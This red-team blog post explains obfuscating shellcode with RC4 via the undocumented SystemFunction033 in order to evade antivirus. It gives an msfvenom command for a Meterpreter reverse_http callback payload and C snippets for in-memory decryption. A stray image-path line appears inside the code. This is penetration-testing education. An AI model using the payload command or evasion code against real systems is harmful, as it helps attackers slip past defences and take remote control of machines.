Adventures in Shellcode Obfuscation! Part 4: RC4 with a Twist

redsiege.com/blog/2024/07/adventures-in-shellcode-obfuscation-part-4-rc4-with-a-twist

By Red Siege | July 8, 2024

by Mike Saunders, Principal Security Consultant

Watch Video At: https://youtu.be/z6Ogj5p2XOo

This blog is the fourth in a series of blogs on obfuscation techniques for hiding shellcode. You can find the rest of the series here. If you'd like to try these techniques out on your own, you can find the code we'll be using on the Red Siege GitHub. Let's look at some methods we can use to hide our shellcode.

RC4 Encryption

RC4 encryption, also known as ARC4, is a stream cipher. In RC4, a user supplies plaintext data and a key. The encryption algorithm generates a keystream from the key. The plaintext is then XORed with the keystream on a byte-by-byte basis to produce the encrypted data. Decrypting the data is a matter of taking the key, producing a keystream, and XORing the encrypted data with the keystream, resulting in the plaintext data.

Introducing SystemFunction032 & SystemFunction033

While we could implement an RC4 decryption routine ourselves, there are two undocumented functions in Advapi32.dll that provide in-memory RC4 routines. SystemFunction032 is for *encrypting* data and SystemFunction033 is for *decrypting* data.

However, due to how RC4 works, both functions yield the same result. For this blog, I'll stick to SystemFunction033.

The Python script to encrypt our shellcode is based on this gist from snovvcrash. After generating the encrypted shellcode, we need to provide the key and the encrypted shellcode.

// msfvenom -p windows/x64/meterpreter/reverse_http LHOST=192.168.190.134 LPORT=80 -f raw -o met.bin

// python3 rc4_encrypt.py -i met.bin

char _key[] = "XK53QSV2MSEPPKAU";

unsigned char shellcode[] = {0xee, 0x8, 0x63, 0x24, ... };

Before we can use SystemFunction033, we need to define a function prototype for the function `(_SystemFunction033`) and a struct.

// Function prototype for SystemFunction033

typedef NTSTATUS(WINAPI* _SystemFunction033)(

struct ustring* memoryRegion,

struct ustring* keyPointer);

// Define our ustring struct

struct ustring {

DWORD Length;

DWORD MaximumLength;

PUCHAR Buffer;

} _data, key;

Inside our main function, we then need to declare a new function, `SystemFunction033`

// declare SystemFunction033 for use

_SystemFunction033 SystemFunction033 = (_SystemFunction033)GetProcAddress(LoadLibrary((LPCSTR)"advapi32.dll"), (LPCSTR)"SystemFunction033");

We then need to create structs for our key and our shellcode we just allocated.

// create a new struct from our key

key.Buffer = (&_key);

key.Length = 16;

// create a new struct from the buffer we allocated


_data.Buffer = &shellcode;

_data.Length = shellcode_size;

Finally, we call `SystemFunction033` to decrypt our data.

SystemFunction033(&_data, &key);

Analyzing our finished test program with VirusTotal shows 7 engines identified the program as malicious. I attempted to determine if the nature of the detection was due to the shellcode itself or the use of `SystemFunction033`. I built a new program and removed all of the supporting code, leaving only the encrypted shellcode variable and key. The detection rate was the same, indicating the detections were not due to the use of `SystemFunction033`. Increased entropy due to the use of encryption could be the cause, but I did not do further testing to confirm.



VT score for RC4

Additional Reading

If you want some background on SystemFunction032/SystemFunction033, you can read these blogs:

Encrypting Shellcode Using SystemFunction032/033

Alternative use cases for SystemFunction032

InMemory Shellcode Encryption and Decryption using SystemFunction033

Try it Yourself

You can find the example code for this article as well as the other articles in this series at the Red Siege GitHub.

Stay Tuned

This blog is part of a larger series on obfuscation techniques. Stay tuned for our next installment!

About Principal Security Consultant Mike Saunders

Mike Saunders is Red Siege Information Security's Principal Consultant. Mike has over 25 years of IT and security expertise, having worked in the ISP, banking, insurance, and agriculture businesses. Mike gained knowledge in a range of roles throughout his career, including system and network administration, development, and security architecture. Mike is a highly regarded and experienced international speaker with notable cybersecurity talks at conferences such as DerbyCon, Circle City Con, SANS Enterprise Summit, and NorthSec, in addition to having more than a decade of experience as a penetration tester. You can find Mike's in-depth technical blogs and tool releases online and learn from his several offensive and defensive-focused SiegeCasts. He has been a member of the NCCCDC Red Team on several occasions and is the Lead Red Team Operator for Red Siege Information Security.

Certifications:
GCIH, GPEN, GWAPT, GMOB, CISSP, and OSCP

Related Stories

View More

Adventures in Shellcode Obfuscation! Part 7: Flipping the Script

By Red Siege | August 1, 2024

by Mike Saunders, Principal Security Consultant This blog is the seventh in a series of blogs on obfuscation techniques for hiding shellcode. You can find the rest of the series […]

Learn More
Adventures in Shellcode Obfuscation! Part 7: Flipping the Script

Out of Chaos: Applying Structure to Web Application Penetration Testing

By Red Siege | July 25, 2024

By Stuart Rorer, Security Consultant As a kid, I remember watching shopping contest shows where people, wildly, darted through a store trying to obtain specific objects, or gather as much […]

Learn More
Out of Chaos: Applying Structure to Web Application Penetration Testing

Adventures in Shellcode Obfuscation! Part 6: Two Array Method

By Red Siege | July 23, 2024

by Mike Saunders, Principal Security Consultant This blog is the sixth in a series of blogs on obfuscation techniques for hiding shellcode. You can find the rest of […]

Learn More
Adventures in Shellcode Obfuscation! Part 6: Two Array Method